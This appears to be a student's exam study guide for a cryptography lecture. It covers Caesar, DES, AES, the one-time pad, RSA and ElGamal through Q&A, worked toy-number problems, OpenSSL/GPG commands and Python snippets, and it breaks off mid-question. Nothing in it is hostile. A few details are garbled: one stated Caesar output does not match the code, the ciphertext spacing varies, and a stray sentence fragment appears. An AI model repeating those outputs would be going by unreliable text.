Q1. State the two top-level types of cryptography in the lecture and the defining difference. A. **Symmetric Key Encryption (SKE)** — one shared secret key used for both encryption and decryption (e.g. Caesar, Vigenère, Enigma, DES, AES, OTP, ChaCha20-Poly1305). **Public Key Encryption (PKE)** — a *published* public key encrypts and a separate *secret* key decrypts (e.g. RSA, ElGamal). Difference: SKE shares one secret key (key-distribution problem); PKE makes the encryption key public so anyone can encrypt but only the secret-key owner can decrypt (L09 p.4, p.6, p.27).

Q2. Decrypt the Caesar ciphertext IWXH XH P KTG N DAS RXEWTG (the key is not 3). A. Brute-force the 25 shifts. At decryption shift 11 the text reads **THIS IS A VERY OLD CIPHER** (key = 11). Because Caesar is a *monoalphabetic* substitution with only 25 keys, brute force is trivial (E09 p.1; method in cookbook A).

Q3. Compare DES and AES on every parameter the lecture gives. A.

	DES (L09 p.16)	AES (L09 p.19)
Block (in/out)	64-bit / 64-bit	128-bit / 128-bit
Key	64-bit (56 effective + 8 parity)	128-bit (option 192/256)
Rounds	16	10
Round function	Feistel $F = \text{sub} + \text{perm} + \text{ops}$	substitution distributed randomly
Status	Insecure — short key + cryptanalysis	"Not broken yet"; no known attacks
AES was explicitly designed to resist the differential and linear cryptanalysis that broke DES (L09 p.17, p.19).		

Q4. Why is DES no longer secure? List the attacks with dates and people. A. (i) Its **key is too short** (56 effective bits), enabling brute force (L09 p.16). (ii) **Differential cryptanalysis** — re-discovered late 1980s by **Biham and Shamir** (IBM/NSA already knew it). (iii) **Linear cryptanalysis** — 1994, **Matsui**, more efficient. (iv) A **variant of linear cryptanalysis using less data** — 2000, **Knudsen and Mathiassen** (L09 p.17).

Q5. Why is AES "not broken yet"? (an exercise question, E09 Ex2.2) A. Three lecture reasons (L09 p.20): its **128-bit key is long enough** to defeat brute force; its **substitution operations mix the data well**, making it stronger; and **no attacks are known**. Additionally AES was *constructed* to avoid differential and linear cryptanalysis (L09 p.19). ("You can become famous if you find an attack on AES.")

Q6. RSA worked problem (E09 Ex3.1): $p=5$, $q=11$, $e=13$, $m=9$. Find d , c , and verify decryption. A. $n = 55$, $\varphi(n) = 4 \cdot 10 = 40$. Solve $13d \equiv 1 \pmod{40} \rightarrow d = 37$ (since $13 \cdot 37 = 481 = 12 \cdot 40 + 1$). Encrypt: $c = 9^{13} \bmod 55 = \dots$ using $9^2 \equiv 26$, $9^4 \equiv 16$, $9^8 \equiv 36$, $9^{13} = 36 \cdot 16 \cdot 9 \bmod 55 = 14$. Decrypt: $14^{37} \bmod 55 = 9$ ✓. (Full arithmetic in cookbook D.)

Q7. RSA worked problem (lecture): $p=11$, $q=13$, $e=7$, $m=9$. Show encryption and decryption. A. $n = 143$, $\varphi = 120$, $d = 103$ ($7 \cdot 103 = 721 \equiv 1 \pmod{120}$). $c = 9^7 \bmod 143 = 48$; $m = 48^{103} \bmod 143 = 9$. Public key $(143, 7)$, secret key $(143, 103)$ (L09 p.30–34; cookbook C).

Q8. ElGamal worked problem (lecture): $p=23$, $g=5$, $x=6$, $m=9$, $k=7$. Give h , (c_1, c_2) , and decrypt. A. $h = 5^6 \bmod 23 = 8$. $c_1 = 5^7 \bmod 23 = 17$; $c_2 = 9 \cdot 8^7 \bmod 23 = 9 \cdot 12 = 16$, so $(c_1, c_2) = (17, 16)$. Decrypt: $s = 17^6 \bmod 23 = 12$, $s^{-1} = 2$, $m = 16 \cdot 2 \bmod 23 = 9$ ✓ (L09 p.37–40; cookbook E).

Q9. ElGamal worked problem (E09 Ex3.2): $p=23$, $g=5$, choose your own x, k , $m=10$. Give (c_1, c_2) and

decrypt. A. Choose $x=6$ ($\rightarrow h=8$) and $k=7$. $c_1 = 5^7 \bmod 23 = 17$; $c_2 = 10 \cdot 8^7 \bmod 23 = 10 \cdot 12 = 120 \equiv 5$, so $(c_1, c_2) = (17, 5)$. Decrypt: $s = 17^6 = 12$, $s^{-1} = 2$, $m = 5 \cdot 2 \bmod 23 = 10$ ✓ (cookbook F).

Q10. Explain the difference between RSA and ElGamal encryption (E09 Ex2.3). A. RSA (textbook) is **deterministic** — same m always gives the same $c = m^e \bmod n$, a single value — and its security rests on the hardness of **factoring** $n = pq$ (L09 p.29–35). ElGamal is **randomized/probabilistic** — it injects fresh randomness k each time, so the same m yields different ciphertexts, and the ciphertext is a **pair** (c_1, c_2) ($\approx$ double size); its security rests on the **discrete-logarithm problem** in $\mathbb{Z}^*_p$ ($h = g^x \bmod p$) (L09 p.37–40). (Both are public-key schemes.)

Q11. What "smart idea" makes RSA actually secure (E09 Ex3.3)? A. Textbook RSA is *not* secure on its own; you must add **padding and/or a hash function** before encrypting (L09 p.35). The exercise's hint names this construction **RSA-OAEP** (Optimal Asymmetric Encryption Padding) (E09 p.1). Padding makes encryption probabilistic and removes the algebraic structure attackers exploit in textbook RSA. (The lecture states the *need* for padding/hashing; the specific internals of OAEP are not detailed in the slides.)

Q12. Brute-forcing an 80-bit key at 2^{30} keys/s (E09 Ex4): how long, and is it conservative or optimistic? A. $2^{80} / 2^{30} = 2^{50} \approx 1.13 \times 10^{15} \text{ s} \approx 35.7$ million years on one machine. It is **optimistic** (it *understates* attacker capability): real attackers parallelize across many machines and find a key after $\sim$ half the search (2^{79}) on average, so the practical effort is much less than "one PC for 35.7 M years." Either way it shows why short keys are dangerous and modern keys are large (cookbook H).

Q13. What is a One Time Pad and why is it the "most secure"? What are its catches? A. OTP XORs the plaintext with a random key at least as long as the message; this gives **perfect secrecy** / **information-theoretic security** (secure against *any* computing power) (L09 p.22). Catches: the **key must equal or exceed the plaintext length, must be truly random, and must never be reused**; sharing such a key is hard. It was used for the Moscow–Washington hotline in the 1960s (L09 p.23).

Q14. Classify Caesar, Vigenère, and Enigma; what design lesson do they teach? A. All three are **substitution ciphers**: Caesar is **monoalphabetic**, while Vigenère and Enigma are **polyalphabetic** (L09 p.11). Lesson: "complex and well-distributed substitution is necessary" — a fixed, simple mapping (Caesar) is broken by frequency analysis, which is why modern ciphers like AES use carefully randomized substitution (L09 p.11, p.19).

Q15. Give an example where a standardized scheme was later broken. A. EAX' (EAXprime), standardized in ANSI C12.22 for electricity-meter data, was **broken in 2012 by Minematsu, Lucks, Morita, and Iwata**, who warned against using it (L09 p.44). This shows standardization aids interoperability and review but does not guarantee permanent security. (Contrast: AES, FIPS PUB 197 (2002), remains unbroken — L09 p.20, p.43.)

Q16. Is AES or RSA faster / more computation-costly (E09 Ex2.1)? A. The lecture does **not give numbers** for this; it is an exercise discussion point. Grounded reasoning from the slides: AES is a **symmetric** cipher with a short (128-bit) key doing fast bit/byte mixing over 10 rounds (L09 p.19), whereas RSA is **public-key** with a **2048-bit** modulus and modular exponentiation of huge numbers (L09 p.35). General principle: symmetric encryption (AES) is far cheaper/faster than public-key encryption (RSA), which is why real systems use RSA/PKE only to set up a key and then use AES for bulk data. (*Flagged: the speed claim is standard knowledge / exercise reasoning, not a numeric slide statement.*)

Gotchas

- **"The key is not 3" (Caesar).** Don't assume the classic shift of 3 — the exercise deliberately uses a different key (it's 11). Brute-force all shifts (E09 p.1; cookbook A).

- **A substitution cipher is not a Caesar.** The Ex1.2 challenge is a *random* monoalphabetic substitution, so no single shift decodes it — you need frequency/crib analysis (e.g. $gfa \rightarrow THE$). It decrypts to Poe's *Fall of the House of Usher* (E09 p.1; cookbook B).
- **RSA modulus for exponentiation is n , but d is computed mod $\phi(n)$.** Encrypt/decrypt use mod n ($m^e \bmod n$, $c^d \bmod n$), while the key relation is $ed \equiv 1 \pmod{\phi(n)}$. Mixing up n and $\phi(n)$ is the classic mistake (L09 p.31–33).
- **$\phi(n) = (p-1)(q-1)$, not $(p)(q)$ or $(p-1)(q)$.** For lecture numbers $10 \cdot 12 = 120$; for exercise numbers $4 \cdot 10 = 40$ (L09 p.31; E09 p.1).
- **DES key size: 56 effective + 8 parity = 64.** If asked "key length", note both: stored 64, but only 56 contribute to security — that short length is *why* it's attackable (L09 p.16).
- **AES has 10 rounds for the 128-bit key;** the slide gives 10 rounds with the 128-bit option (192/256 keys exist but the slide's round count is stated for the base case) (L09 p.19).
- **Textbook RSA is insecure.** Even with correctly chosen p, q, e, d it must be combined with padding/hashing (RSA-OAEP). Don't write "RSA = $m^e \bmod n$ is secure" — the lecture explicitly says it is not (L09 p.35; E09 p.1).
- **ElGamal needs a modular inverse in decryption.** $m = c2 \cdot s^{(-1)} \bmod p$, where $s = c1^x \bmod p$. You must invert s (e.g. $12^{(-1)} \equiv 2 \pmod{23}$), not divide normally (L09 p.40).
- **ElGamal is randomized; RSA (textbook) is deterministic.** Same plaintext $\rightarrow$ different ElGamal ciphertexts (because of k) but identical textbook-RSA ciphertexts. This is the heart of the "difference" exercise question (L09 p.37–40 vs p.30–34).
- **OTP: never reuse the key, and the key must be random and $\geq$ plaintext length.** Reusing a pad destroys the perfect-secrecy guarantee (L09 p.23).
- **Brute-force estimate is "optimistic," not "conservative."** A lone machine giving "35.7 M years" *understates* a real, parallelized attacker (who also only needs $\sim$ half the keyspace on average) (E09 p.2).
- **Not covered in this lecture (don't over-claim on the exam):** Diffie-Hellman key exchange, hashing algorithms, block-cipher modes of operation (ECB/CBC/CTR etc.), and the internals of digital signatures are **not** presented in L09 — digital signatures are only *named* as "we don't study today" (L09 p.26). If a question demands these, state that they were outside this lecture's scope.

09. Cryptography — Commands & Code Examples

Generate an RSA keypair with OpenSSL

What: Create a 2048-bit RSA private key (real-world key length per L09 p.35).

```
# (standard syntax)
openssl genrsa -out private.pem 2048      # generate 2048-bit private key
openssl rsa -in private.pem -pubout -out public.pem  # derive the public key
```

Notes: L09 p.35 states real RSA uses key length 2048. The private file holds n, e, d (and p, q); the public file holds only (n, e) . Textbook RSA from the lecture uses tiny primes ($p=11, q=13$) — `genrsa` picks large random primes so factoring n is infeasible.

Inspect RSA key components (n, e, d) with OpenSSL

What: Dump modulus, public exponent, and private exponent of a key.

```
# (standard syntax)
openssl rsa -in private.pem -text -noout
```

Notes: Output shows modulus ($= n$), `publicExponent` ($= e$, commonly 65537), `privateExponent` ($= d$), plus `prime1/prime2` ($= p, q$). This is the real-tool view of the lecture's (n, e) public key and (n, d) secret key (L09 p.31, p.34). The relation is always $ed \equiv 1 \pmod{\phi(n)}$.

Encrypt and decrypt a file with an RSA public/secret key

What: Public-key encrypt with the public key, decrypt with the private key.

```
# (standard syntax)
openssl pkeyutl -encrypt -pubin -inkey public.pem -in msg.txt -out msg.enc
openssl pkeyutl -decrypt -inkey private.pem -in msg.enc -out msg.dec
```

Notes: Demonstrates the PKE principle (L09 p.27): anyone with the *public* key can encrypt, only the *secret* key holder can decrypt. By default `openssl pkeyutl -encrypt` uses **PKCS#1 v1.5** padding, NOT OAEP — to get the secure RSA-OAEP padding the lecture recommends (L09 p.35; E09 p.1), add `-pkeyopt rsa_padding_mode:oaep` to BOTH the encrypt and decrypt commands.

RSA from scratch in Python — lecture numbers ($p=11, q=13, e=7, m=9$)

What: Reproduce the lecture's full RSA round-trip (L09 p.30–34).

```
def egcd(a, b):
    if b == 0:
        return (a, 1, 0)
    g, x, y = egcd(b, a % b)
    return (g, y, x - (a // b) * y)

def modinv(a, m):
    g, x, _ = egcd(a % m, m)
    if g != 1:
        raise ValueError("no inverse")
```

```

    return x % m

p, q, e, m = 11, 13, 7, 9
n = p * q                # 143
phi = (p - 1) * (q - 1)  # 120
d = modinv(e, phi)       # 103
c = pow(m, e, n)         # 48
m2 = pow(c, d, n)        # 9
print(n, phi, d, c, m2)

```

Notes: Verified output 143 120 103 48 9. Matches L09 p.32 ($c = 9^7 \bmod 143 = 48$) and p.33 ($m = 48^{103} \bmod 143 = 9$). Public key (143, 7), secret key (143, 103). Gotcha: d is found $\bmod \phi(n)=120$, but encrypt/decrypt use $\bmod n=143$ (L09 p.31–33).

RSA from scratch in Python — exercise numbers (p=5, q=11, e=13, m=9)

What: Solve E09 Exercise 3.1: find d , the ciphertext, and verify decryption.

```

p, q, e, m = 5, 11, 13, 9
n = p * q                # 55
phi = (p - 1) * (q - 1)  # 40
d = modinv(e, phi)       # 37
c = pow(m, e, n)         # 14
m2 = pow(c, d, n)        # 9
print(f"d={d} c={c} dec={m2}")

```

Notes: Verified output $d=37$ $c=14$ $dec=9$. Check: $13 \cdot 37 = 481 = 12 \cdot 40 + 1$, so $481 \bmod 40 = 1$ ✓ (E09 Ex3.1). Reuses `egcd/modinv` from the lecture-numbers snippet above.

Compute the RSA private exponent d by hand (modular inverse)

What: Solve $ed \equiv 1 \pmod{\phi(n)}$ by brute search — the by-hand exam method.

```

e, phi = 7, 120           # lecture: e=7, phi=120
d = next(d for d in range(1, phi) if (e * d) % phi == 1)
print(d)                  # 103, since 7*103 = 721 = 6*120 + 1

```

Notes: Verified $d = 103$. For the exercise ($e=13$, $\phi=40$) the same loop gives 37. This is the linear search you do in the margin when no calculator inverse is allowed (L09 p.31; E09 Ex3.1).

Modular exponentiation in Python (the core RSA/ElGamal operation)

What: Compute $a^b \bmod n$ efficiently with the built-in three-arg `pow`.

```

print(pow(9, 7, 143))    # RSA encrypt m=9 -> 48
print(pow(48, 103, 143)) # RSA decrypt c=48 -> 9
print(pow(5, 7, 23))     # ElGamal c1 -> 17

```

Notes: Verified 48, 9, 17. `pow(base, exp, mod)` uses square-and-multiply internally, keeping every intermediate small — the technique used by hand in the study guide (cookbook G). Never compute $9^{**}7$ then $\% 143$ for big exponents; pass the modulus to `pow`.

Square-and-multiply by hand in Python (show your work)

What: Reproduce the manual $9^{13} \bmod 55$ computation step by step (E09 Ex3.1).

```
base, exp, n = 9, 13, 55
result = 1
for bit in bin(exp)[2:]:          # 13 = '1101'
    result = (result * result) % n
    if bit == '1':
        result = (result * base) % n
    print(bit, result)
print("answer", result)          # 14
```

Notes: Verified final answer 14. Trace matches the guide: $9^2 \equiv 26$, $9^4 \equiv 16$, $9^8 \equiv 36$, recombined to $36 \cdot 16 \cdot 9 \bmod 55 = 14$. Scan exponent bits MSB→LSB: square every step, multiply by base on a 1 bit (cookbook D, G).

ElGamal from scratch in Python — lecture numbers (p=23, g=5, x=6, m=9, k=7)

What: Reproduce the lecture's randomized public-key round-trip (L09 p.37–40).

```
p, g, x, m, k = 23, 5, 6, 9, 7
h = pow(g, x, p)          # 8   public-key component h = g^x mod p
c1 = pow(g, k, p)          # 17  c1 = g^k mod p
c2 = (m * pow(h, k, p)) % p # 16  c2 = m * h^k mod p
s = pow(c1, x, p)          # 12  s = c1^x mod p
sinv = modinv(s, p)        # 2   s^(-1) mod 23
m2 = (c2 * sinv) % p        # 9   m = c2 * s^(-1) mod p
print(h, (c1, c2), s, sinv, m2)
```

Notes: Verified output 8 (17, 16) 12 2 9. Public key $(p, g, h) = (23, 5, 8)$, secret key $x=6$. Decryption needs the modular inverse $12^{(-1)} \equiv 2 \pmod{23}$ — you invert s , never divide (L09 p.40). Reuses `modinv` defined above.

ElGamal from scratch in Python — exercise numbers (p=23, g=5, m=10)

What: Solve E09 Ex3.2 with self-chosen $x=6$, $k=7$ and plaintext $m=10$.

```
p, g, x, k, m = 23, 5, 6, 7, 10
h = pow(g, x, p)          # 8
c1 = pow(g, k, p)          # 17
c2 = (m * pow(h, k, p)) % p # 5
s = pow(c1, x, p)          # 12
m2 = (c2 * modinv(s, p)) % p # 10
print((c1, c2), m2)
```

Notes: Verified output (17, 5) 10. $c2 = 10 \cdot 12 = 120 \equiv 5 \pmod{23}$; decrypts back to 10 ✓ (E09 Ex3.2). Any valid x, k work; reusing the lecture's keeps arithmetic easy. Because ElGamal is randomized, a different k gives a different $(c1, c2)$ for the same m .

Find a generator g of $\mathbb{Z}_p^*$ in Python (ElGamal setup)

What: Confirm $g=5$ generates the multiplicative group mod 23 (L09 p.38).

```
p = 23
g = 5
powers = {pow(g, i, p) for i in range(1, p)}
```

```
print(len(powers) == p - 1, sorted(powers))
```

Notes: Verified `True` with all 22 nonzero residues `1..22` produced — so 5 is a generator of $\mathbb{Z}_{23}^*$. A generator's powers cycle through every nonzero element mod p ; that property is what ElGamal's $h = g^x$ relies on (L09 p.38).

Caesar cipher encrypt/decrypt in Python

What: Left-shift encryption and its inverse, matching the lecture rule (L09 p.8).

```
def caesar(text, key, decrypt=False):
    k = key if decrypt else -key          # encrypt = left-shift (subtract)
    out = []
    for ch in text:
        if ch.isalpha():
            out.append(chr((ord(ch.upper()) - 65 + k) % 26 + 65))
        else:
            out.append(ch)
    return "".join(out)

print(caesar("CRYPTOGRAPHY IS FUN", 3))          # encrypt, KEY=3
print(caesar("IWXH XH P KTGN DAS RXEW TG", 11, True)) # decrypt, key=11
```

Notes: Verified: encrypt gives `ZOVMLDQXMEV FP CRK` (exact slide example, L09 p.8); decrypt gives `THIS IS A VERY OLD CIPHER` (E09 Ex1.1 — "the key is not 3", it is 11). Encryption shifts *left* (subtract key), decryption shifts *right* (add key).

Brute-force a Caesar cipher (all 25 keys) in Python

What: Print every shift so you can eyeball the readable English (E09 Ex1.1).

```
ct = "IWXH XH P KTGN DAS RXEW TG"
for key in range(1, 26):
    pt = "".join(
        chr((ord(c) - 65 + key) % 26 + 65) if c.isalpha() else c
        for c in ct
    )
    print(key, pt)
```

Notes: Key 11 yields `THIS IS A VERY OLD CIPHER`. Caesar is a monoalphabetic substitution with only 25 useful keys, so brute force is trivial (L09 p.11; E09 p.1). Don't assume key 3 — the exercise deliberately picks another.

One Time Pad encrypt/decrypt by XOR in Python

What: XOR plaintext with a same-length random key; XOR again to decrypt (L09 p.22).

```
import os

msg = b"ATTACK AT DAWN"
key = os.urandom(len(msg))          # key length >= plaintext, random
ct = bytes(a ^ b for a, b in zip(msg, key))
pt = bytes(a ^ b for a, b in zip(ct, key))
print(ct.hex())
print(pt == msg)                    # True
```

example below to inspect output as text.

Base64-encode and decode in Python

What: Make raw ciphertext/keys printable and reverse it losslessly.

```
import base64

raw = b"\x01\x9a\xff hello"
enc = base64.b64encode(raw).decode()    # text-safe representation
dec = base64.b64decode(enc)
print(enc)
print(dec == raw)                       # True
```

Notes: Verified `dec == raw` is `True`. Base64 is encoding, NOT encryption — it provides no secrecy. Useful for transporting binary ciphertext (from RSA/AES/OTP above) through text channels; pairs with `openssl rand -base64` and `openssl enc -base64`.

Generate a GPG keypair and encrypt a message

What: Real-world public-key workflow (PKE) with GnuPG.

```
# (standard syntax)
gpg --full-generate-key                # interactive: pick RSA, 2048+ bits
gpg --export -a "Alice" > alice_pub.asc # share this public key
gpg --encrypt --recipient "Alice" msg.txt # -> msg.txt.gpg (anyone can do this)
gpg --decrypt msg.txt.gpg > msg.dec      # only Alice's secret key works
```

Notes: End-to-end PKE example (L09 p.26–27): the public key is published so anyone can encrypt, but only the secret-key holder decrypts. GPG defaults to a hybrid scheme (public key wraps a random symmetric session key) — the standard reason real systems combine PKE (key setup) with fast symmetric AES for bulk data (cf. E09 Ex2.1).

09. Cryptography — Simulated Open-Book Questions

[EASY] For an RSA setup with primes $p = 7$ and $q = 13$, compute the modulus n and Euler's totient $\phi(n)$ that the key generation needs.

Answer: RSA uses $n = pq$ for encryption/decryption and $\phi(n) = (p-1)(q-1)$ to derive the exponents (L09 p.30–31).

$$\begin{aligned} n &= p \cdot q &= 7 \cdot 13 &= 91 \\ \phi(n) &= (p-1)(q-1) &= 6 \cdot 12 &= 72 \end{aligned}$$

$n = 91$, $\phi(n) = 72$. Note the classic trap: $\phi(n)$ is $(p-1)(q-1) = 72$, NOT $pq = 91$ (L09 p.31).

[EASY] You are choosing a public exponent e for RSA with $\phi(n) = 40$. A colleague suggests $e = 4$. Is that a valid choice? Justify with a computation.

Answer: e must be invertible mod $\phi(n)$, i.e. $\gcd(e, \phi(n)) = 1$, so that a private d with $ed \equiv 1 \pmod{\phi(n)}$ exists (L09 p.31).

$$\gcd(4, 40): 4 \text{ and } 40 \text{ share the factor } 4 \rightarrow \gcd = 4 \neq 1$$

Invalid. Since $\gcd(4, 40) = 4$, no modular inverse of 4 exists mod 40, so no d can be found. A valid choice would be e.g. $e = 13$ ($\gcd(13, 40) = 1$).

[EASY] A Caesar cipher uses the lecture's encryption rule (left-shift the alphabet by KEY positions). With KEY = 5, encrypt the plaintext ATTACK.

Answer: Number letters $A=0 \dots Z=25$. Left-shift encryption maps each plaintext letter to the letter KEY positions *earlier* (subtract 5, mod 26) — this matches the slide's CRYPTOGRAPHY IS FUN $\rightarrow$ ZOVMQLDOXMEV... direction (L09 p.8).

$$\begin{aligned} A(0) - 5 &= -5 \equiv 21 \rightarrow V \\ T(19) - 5 &= 14 \rightarrow O \\ T(19) - 5 &= 14 \rightarrow O \\ A(0) - 5 &= -5 \equiv 21 \rightarrow V \\ C(2) - 5 &= -3 \equiv 23 \rightarrow X \\ K(10) - 5 &= 5 \rightarrow F \end{aligned}$$

Ciphertext: voovxf. (Decrypting VOOVXF by shifting +5 returns ATTACK.)

[EASY] A One Time Pad encrypts the 7-bit plaintext 1011001 with the random key 0110101 by bitwise XOR. Give the ciphertext, then show that XOR-ing it with the key recovers the plaintext.

Answer: OTP encryption is $\text{ciphertext} = \text{plaintext} \oplus \text{key}$, and because XOR is its own inverse, $\text{plaintext} = \text{ciphertext} \oplus \text{key}$ (L09 p.22, cookbook I).

$$\begin{array}{lcl} \text{plaintext} & : & 1 \ 0 \ 1 \ 1 \ 0 \ 0 \ 1 \\ \text{key} & : & 0 \ 1 \ 1 \ 0 \ 1 \ 0 \ 1 \quad (\oplus) \end{array}$$

```
ciphertext: 1 1 0 1 1 0 0
```

Decrypt — ciphertext $\oplus$ key:

```
ciphertext: 1 1 0 1 1 0 0
key         : 0 1 1 0 1 0 1   ( $\oplus$ )
-----
plaintext  : 1 0 1 1 0 0 1   ✓ recovered
```

Ciphertext = 1101100.

[EASY] A web service must encrypt large volumes of file data quickly on a device that already shares a secret key with the server. Which lecture family — symmetric (e.g. AES) or public-key (e.g. RSA) — fits, and why in one line?

Answer: Use **symmetric (AES)**. The two parties already share a secret key, which removes the key-distribution problem that symmetric ciphers have (L09 p.23), and symmetric ciphers are fast bit/byte operations over few rounds (AES: 128-bit key, 10 rounds, L09 p.19) versus public-key schemes doing modular exponentiation on a 2048-bit modulus (L09 p.35). Public-key (RSA) is reserved for *establishing* a key, not bulk data (L09 Q&A, E09 Ex2.1).

[MEDIUM] Run the full RSA key generation for $p = 3$, $q = 11$, $e = 3$: compute n , $\phi(n)$, and find the private exponent d . State the public and secret keys.

Answer: Follow steps ①–⑥ (L09 p.30–31).

```
①  $n = 3 \cdot 11 = 33$ 
②  $\phi(n) = (3-1)(11-1) = 2 \cdot 10 = 20$ 
③ check  $\gcd(3, 20) = 1$  ✓ ( $e=3$  valid)
④ find  $d$  with  $3d \equiv 1 \pmod{20}$ :
    $3 \cdot 7 = 21 = 1 \cdot 20 + 1 \rightarrow 21 \bmod 20 = 1$  ✓
   so  $d = 7$ 
```

Public key $(n, e) = (33, 3)$; secret key $(n, d) = (33, 7)$.

[MEDIUM] Using the RSA public key $(n, e) = (33, 3)$ from the previous setup, encrypt the message $m = 5$. Show the modular exponentiation step by step.

Answer: RSA encryption is $c = m^e \bmod n$ (L09 p.32).

```
 $c = 5^3 \bmod 33$ 
 $5^2 = 25$ 
 $5^3 = 25 \cdot 5 = 125$ 
 $125 \bmod 33 = 125 - 3 \cdot 33 = 125 - 99 = 26$ 
```

Ciphertext $c = 26$.

[MEDIUM] Continuing the RSA example $(n = 33, d = 7)$, decrypt the ciphertext $c = 26$ and confirm it returns $m = 5$. Use square-and-multiply to keep numbers small.

Answer: RSA decryption is $m = c^d \bmod n = 26^7 \bmod 33$ (L09 p.33). Reduce at each step. Note $26 \equiv$

$-7 \pmod{33}$, which simplifies the squares.

$$\begin{aligned} 26 &\equiv -7 \pmod{33} \\ 26^2 &\equiv (-7)^2 = 49 \equiv 49 - 33 = 16 \\ 26^4 &\equiv 16^2 = 256 \equiv 256 - 7 \cdot 33 = 256 - 231 = 25 \\ 26^7 &= 26^4 \cdot 26^2 \cdot 26^1 \\ &\equiv 25 \cdot 16 \cdot 26 \\ 25 \cdot 16 &= 400 \equiv 400 - 12 \cdot 33 = 400 - 396 = 4 \\ 4 \cdot 26 &= 104 \equiv 104 - 3 \cdot 33 = 104 - 99 = 5 \end{aligned}$$

$m = 5$ ✓ — decryption recovers the original plaintext.

[MEDIUM] Run ElGamal encryption with public parameters $p = 23$, $g = 5$, secret key $x = 6$ (so $h = g^x \pmod{p}$), randomness $k = 3$, and plaintext $m = 4$. Give h , c_1 , and c_2 .

Answer: Compute h , then the ciphertext pair $c_1 = g^k \pmod{p}$, $c_2 = m \cdot h^k \pmod{p}$ (L09 p.37–39).

$$\begin{aligned} h &= 5^6 \pmod{23}: \\ 5^2 &= 25 \equiv 2; \quad 5^4 = 2^2 = 4; \quad 5^6 = 5^4 \cdot 5^2 = 4 \cdot 2 = 8 \quad \rightarrow h = 8 \\ c_1 &= 5^3 \pmod{23} = 125 \equiv 125 - 5 \cdot 23 = 125 - 115 = 10 \quad \rightarrow c_1 = 10 \\ h^k &= 8^3 \pmod{23} = 512 \equiv 512 - 22 \cdot 23 = 512 - 506 = 6 \\ c_2 &= m \cdot h^k = 4 \cdot 6 = 24 \equiv 24 - 23 = 1 \quad \rightarrow c_2 = 1 \end{aligned}$$

$h = 8$, ciphertext $(c_1, c_2) = (10, 1)$.

[MEDIUM] Two ciphertexts were produced by the *same* scheme for the *same* plaintext, and they differ from each other. From the lecture's two public-key schemes, which scheme produced them — RSA or ElGamal — and what single ingredient causes this?

Answer: ElGamal. Textbook RSA is **deterministic**: $c = m^e \pmod{n}$ always gives the *same* c for the same m . ElGamal is **randomized** because the encryptor picks fresh randomness k each run, so $c_1 = g^k \pmod{p}$ and $c_2 = m \cdot h^k \pmod{p}$ change every time even for an identical m (L09 p.37–39, p.30–34). The single ingredient is the **per-encryption random value k** (L09 p.39). This is why an ElGamal ciphertext is a *pair* (c_1, c_2) of roughly double the message size, whereas RSA outputs a single value.

[HARD] Complete this RSA problem end to end: $p = 7$, $q = 11$, $e = 13$, plaintext $m = 2$. Find d , compute the ciphertext c , and verify decryption returns m .

Answer: Steps ①–⑧ (L09 p.30–34).

$$\begin{aligned} \text{① } n &= 7 \cdot 11 = 77 \\ \text{② } \phi(n) &= 6 \cdot 10 = 60 \quad (\gcd(13, 60) = 1 \quad \checkmark) \\ \text{③ find } d: &13d \equiv 1 \pmod{60} \\ 13 \cdot 37 &= 481 = 8 \cdot 60 + 1 \rightarrow 481 \pmod{60} = 1 \quad \rightarrow d = 37 \end{aligned}$$

Encrypt $c = 2^{13} \pmod{77}$:

$$\begin{aligned} 2^6 &= 64 \\ 2^7 &= 128 \equiv 128 - 77 = 51 \\ 2^{13} &= 2^7 \cdot 2^6 = 51 \cdot 64 = 3264 \end{aligned}$$

$$3264 \bmod 77 = 3264 - 42 \cdot 77 = 3264 - 3234 = 30$$

c = 30. Verify decryption $m = 30^{37} \bmod 77$:

$$\begin{aligned} 30^2 &= 900 \equiv 900 - 11 \cdot 77 = 900 - 847 = 53 \\ 30^4 &= 53^2 = 2809 \equiv 2809 - 36 \cdot 77 = 2809 - 2772 = 37 \\ 30^8 &= 37^2 = 1369 \equiv 1369 - 17 \cdot 77 = 1369 - 1309 = 60 \\ 30^{16} &= 60^2 = 3600 \equiv 3600 - 46 \cdot 77 = 3600 - 3542 = 58 \\ 30^{32} &= 58^2 = 3364 \equiv 3364 - 43 \cdot 77 = 3364 - 3311 = 53 \\ 37 &= 100101_2 = 32 + 4 + 1 \\ 30^{37} &= 30^{32} \cdot 30^4 \cdot 30^1 \equiv 53 \cdot 37 \cdot 30 \\ 53 \cdot 37 &= 1961 \equiv 1961 - 25 \cdot 77 = 1961 - 1925 = 36 \\ 36 \cdot 30 &= 1080 \equiv 1080 - 14 \cdot 77 = 1080 - 1078 = 2 \end{aligned}$$

m = 2 ✓. So $d = 37$, $c = 30$, decryption recovers $m = 2$.

[HARD] An RSA public key is $(n, e) = (33, 3)$ and you intercept the ciphertext $c = 26$. Recover the private key d from scratch (you may factor the small n), then decrypt to find m .

Answer: RSA's security rests on n being hard to factor; with a tiny n we can factor by hand (L09 p.35).

$$\begin{aligned} \text{Factor } n &= 33 = 3 \cdot 11 \rightarrow p = 3, q = 11 \\ \phi(n) &= (3-1)(11-1) = 2 \cdot 10 = 20 \\ \text{Find } d: &3d \equiv 1 \pmod{20} \\ 3 \cdot 7 &= 21 \equiv 1 \pmod{20} \rightarrow d = 7 \end{aligned}$$

Decrypt $m = c^d \bmod n = 26^7 \bmod 33$:

$$\begin{aligned} 26 &\equiv -7 \pmod{33} \\ 26^2 &\equiv 49 \equiv 16 \\ 26^4 &\equiv 16^2 = 256 \equiv 256 - 7 \cdot 33 = 25 \\ 26^7 &= 26^4 \cdot 26^2 \cdot 26 \equiv 25 \cdot 16 \cdot 26 \\ 25 \cdot 16 &= 400 \equiv 4 ; \quad 4 \cdot 26 = 104 \equiv 104 - 3 \cdot 33 = 5 \end{aligned}$$

d = 7, m = 5. This demonstrates the lecture's point: small primes make n factorable, breaking the scheme — real RSA needs large primes and a 2048-bit n (L09 p.35).

[HARD] Decrypt the ElGamal ciphertext $(c_1, c_2) = (10, 1)$ given the secret key $x = 6$ and modulus $p = 23$. Show the shared secret s , its modular inverse, and the recovered m .

Answer: Decrypt with $s = c_1^x \bmod p$, then $m = c_2 \cdot s^{(-1)} \bmod p$ (L09 p.40). You must use the *modular inverse* of s , not ordinary division.

